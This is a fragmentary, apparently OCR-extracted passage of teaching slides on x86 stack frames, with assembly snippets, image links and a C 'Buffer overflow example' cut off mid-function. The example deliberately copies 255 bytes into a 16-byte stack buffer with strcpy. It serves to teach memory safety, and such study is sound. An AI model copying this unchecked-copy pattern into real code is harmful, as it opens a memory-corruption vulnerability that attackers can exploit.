
    leave
    ret
```



example.s (x86)

```
foo:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   leave
   ret
```



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

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

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```
mov %ebp, %esp
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

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

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

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

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mov %ebp, %esp
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

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

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

Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

int main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
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

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

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

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

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

